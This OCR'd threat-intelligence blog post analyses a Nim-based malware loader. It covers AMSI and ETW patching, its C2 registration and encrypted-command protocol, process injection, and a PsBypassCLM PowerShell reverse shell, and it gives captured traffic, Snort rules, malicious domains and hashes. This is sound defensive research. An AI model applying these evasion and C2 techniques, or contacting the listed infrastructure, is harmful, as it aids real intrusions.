
Unknown Nim Loader using PSBypassCLM

medium.com/walmartglobaltech/unknown-nim-loader-using-psbypassclm-cafdf0e0f5cd

Jason Reaves March 5, 2024



By: Jason Reaves and Joshua Platt

While investigating a range of known bad IPs related to another malware I stumbled upon some very odd looking IP addresses. Using the TLS certificate I started backtracking from domain to related malware samples in VirusTotal[1] which led to a loader that is based on NIM[2].

After unpacking the malware, the main code block contains an AmsiScanBuffer patch followed by a EtwEventWrite patch.

The AmsiScanBuffer patch matches up with the proof of concept code that was released[3,4].

The patch:

EtwEventWrite patch[5]:

Afterwards the malware begins communication with the C2, first by performing a register request:

The response it is expecting is json data with an ‘id’ key. The error message in the malware alludes to being known internally as a ‘node id’.

```
HTTP/1.1 200 OKServer: nginx/1.25.2Date: Sat, 16 Sep 2023 09:56:42 GMTContent-Type: application/jsonTransfer-Encoding: chunkedConnection: keep-alive{"id":"2cee1125-3252-42d3-8c07-a66456e0ca4b"}
```

This id value is a GUID which will then be appended to a hardcoded uri of ‘/update/’ at the same C2 location:

The response from this request will also be json and will be expected to have a ‘commands’ key.

```
HTTP/1.1 200 OKServer: nginx/1.25.2Date: Sat, 16 Sep 2023 09:57:27 GMTContent-Type: application/jsonTransfer-Encoding: chunkedConnection: keep-alive{"status":"ok","commands":["{\"ct\":\"5sh5kMScmL2Hwz4\/ysyKOus\/9QXG8svokJi78biMXp\/PmHVdT9AtrR9AhqCTmIRsO0YMT8op3QOx5hTVA
```

The next thing accessed will be the ‘ct’ and ‘iv’ keys from the json blob. The ‘ct’ is the AES encrypted payload while the ‘iv’ is the iv value needed for the decryption.

The node id gets reused here and passed to a function performing a SHA256 on the parameter. After words the data from ‘ct’ and ‘iv’ are base64 decoded:

All of this is preparation for performing AES-CFB on the base64 decoded data, the hash of the node id is the key and it uses the iv sent with the payload as the iv.

We can recreate this in python to prove it out:

```
>>> h = hashlib.sha256('2cee1125-3252-42d3-8c07-a66456e0ca4b').digest()>>>
h'p\x07\x9c\xa2\x0b\xeadD"\xe5\xa4\x18\xbf-]I\x07\xb1\xa3\x98`=:\xe1\x93\xa8k\xfa\xaa\
 iv'AAAAAAAAAAAAAAAA'>>> b = base64.b64decode(ct_cmd)>>> aes = AES.new(h,
AES.MODE_CFB, iv, segment_size=128)>>> t = aes.decrypt(b)Traceback (most recent call
last):  File "<stdin>", line 1, in <module>  File "/usr/lib/python2.7/dist-
packages/Crypto/Cipher/blockalgo.py", line 295, in decrypt    return
self._cipher.decrypt(ciphertext)ValueError: Input strings must be a multiple of the
segment size 16 in length>>> t = aes.decrypt(b[:-11])>>>
t[:1000]'update:6GOWDwBjlg8Aa87i8Y2iO3y0Bex0/H+oxk5mGRfH4AhW63/ykuMoMgYAAAAAaCgdAClC6M

t[-100:]'Uj/wooBhMB16w++AQ++CivBw+sZRIoCRYTAdBdBgMggDCBBOsB1DEj/wUj/wooBhMB14Q++AQ++Ci
 aes = AES.new(h, AES.MODE_CFB, iv, segment_size=128)>>> t =
aes.decrypt(b+'\x00'*5)>>>
t[-100:]'Q++CivBw+sZRIoCRYTAdBdBgMggDCBBOsB1DEj/wUj/wooBhMB14Q++AQ++CivBw0lMaVVHRDkrcM
```

After decryption the malware will base64 decode the data after update which is a bytecode wrapped layer around a DLL. The loader in this case will inject the decoded data into a hardcoded process name, in this case ‘explorer.exe’.

Payload Delivered

We went through a number of deliveries that we were able to find but they all seemed to be the same thing, a NIM coded DLL with a copy of PsBypassCLM.exe[6] embedded inside. The NIM coded portion had a source code file named:

```
/root/mounted_app/execute_powershell.nim
```

Main function also referred to as ‘executepowershell’:

This piece of the malware will actually talk to the same C2 as the initial loader but using a different URI.

The response from this is expected to be a json blob that contains the keys ‘IP’ and ‘PORT’ which will then be used with PsBypassCLM to setup a a powershell reverse shell[6].

Malware code reuse:

https://github.com/treeform/puppy

https://github.com/adamsvoboda/nim-loader

https://github.com/icyguider/Nimcrypt2

https://github.com/padovah4ck/PSByPassCLM

Detections

For traffic patterns we can find some of the initial loader laid out in this sandbox report[7].

Loader registration:

```
GET /register HTTP/1.1Connection: Keep-AliveAccept: */*Accept-Encoding: gzipUser-
Agent: PuppyHost: dlqqhrmhyuuikbqx.net

$HOME_NET any -> $EXTERNAL_NET any (msg:"NimLoader Bot Registration";
content:"/register"; http_uri; content:"User-Agent|3a| Puppy"; http_header;
classtype:trojan-activity; sid:9100007; rev:1; metadata:author Jason Reaves;)
```

Loader requests commands/deliveries:

```
GET /update/5f04c669-b925-448c-a505-1cbf7653c261 HTTP/1.1Connection: Keep-
AliveAccept: */*Accept-Encoding: gzipUser-Agent: PuppyHost: dlqqhrmhyuuikbqx.net

$HOME_NET any -> $EXTERNAL_NET any (msg:"NimLoader PS Execute Checkin";
content:"/ggapi"; http_uri; content:"User-Agent|3a| Puppy"; http_header;
classtype:trojan-activity; sid:9100008; rev:1; metadata:author Jason Reaves;)
```

Delivery response:

```
Data Raw: 66 36 30 0d 0a 7b 22 73 74 61 74 75 73 22 3a 22 6f 6b 22 2c 22 63 6f 6d 6d
61 6e 64 73 22 3a 5b 22 7b 5c 22 63 74 5c 22 3a 20 5c 22 76 59 55 76 68 31 46 70 69
75 6d 48 35 75 4f 62 55 4a 35 4f 39 7a 58 54 79 73 65 52 43 74 37 49 46 44 6c 67 34
6c 6f 75 67 6b 68 36 59 47 6b 75 47 54 73 6d 69 72 30 57 4e 5a 56 6f 58 34 42 6d 44
67 75 47 41 69 52 32 56 6f 75 48 43 37 44 68 73 43 6d 63 66 6b 41 51 78 35 51 65 4b
46 75 32 6c 6a 62 30 70 79 59 55 56 74 6f 35 4b 63 35 56 6e 6b 78 59 6c 54 78 55 61
4c 31 69 78 67 38 37 62 43 35 47 52 68 2b 59 7a 47 6a 39 56 61 48 76 79 31 41 6f 30
7a 69 46 76 35 35 6b 47 4d 5c 2f 6a 4a 66 46 4c 54 30 5c 2f 56 56 56 51 42 4b 4f 69
66 37 37 6e 6c 61 67 53 66 53 67 47 48 67 54 74 4c 4b 62 52 62 6f 69 56 4a 5c 2f 44
7a 6c 6d 33 6a 66 Data Ascii: f60{"status":"ok","commands":["{\"ct\":
\"vYUvh1FpiumH5uObUJ5O9zXTyseRCt7IFDlg4lougkh6YGkuGTsmir0WNZVoX4BmDguGAiR2VouHC7DhsCmc

$EXTERNAL_NET any -> $HOME_NET any (msg:"NimLoader Bot Command Response";
content:"|7b22737461747573223a226f6b222c22636f6d6d616e6473223a5b227b|";
classtype:trojan-activity; sid:9100009; rev:1; metadata:author Jason Reaves;)
```

IOCs

```
d0f89958b779.linkqt-x34-api.net6bb9b4497037.xyzdlqqhrmhyuuikbqx.net
```

Nim crypted version:

```
f606620b5cec0edd90cdc97d0ae4552a64ff0642ce0578ca61e8a1753b017bb4
```

Rust crypted version:

```
b979a029f65b8af43dc3ca9d156b6f3a3392cdc2d8b92f66c70226e86275b8fc
```

This version delivers a bytecode version of the loader which will also inject into a different hardcoded process:

```
RuntimeBroker.exe
```

References

1:https://www.virustotal.com/

2:https://nim-lang.org/

3: https://rastamouse.me/memory-patching-amsi-bypass/

4: https://pentestlaboratories.com/2021/05/17/amsi-bypass-methods/

5:https://blog.xpnsec.com/hiding-your-dotnet-etw/

6:https://github.com/padovah4ck/PSByPassCLM

7:https://www.joesandbox.com/analysis/1309411/0/html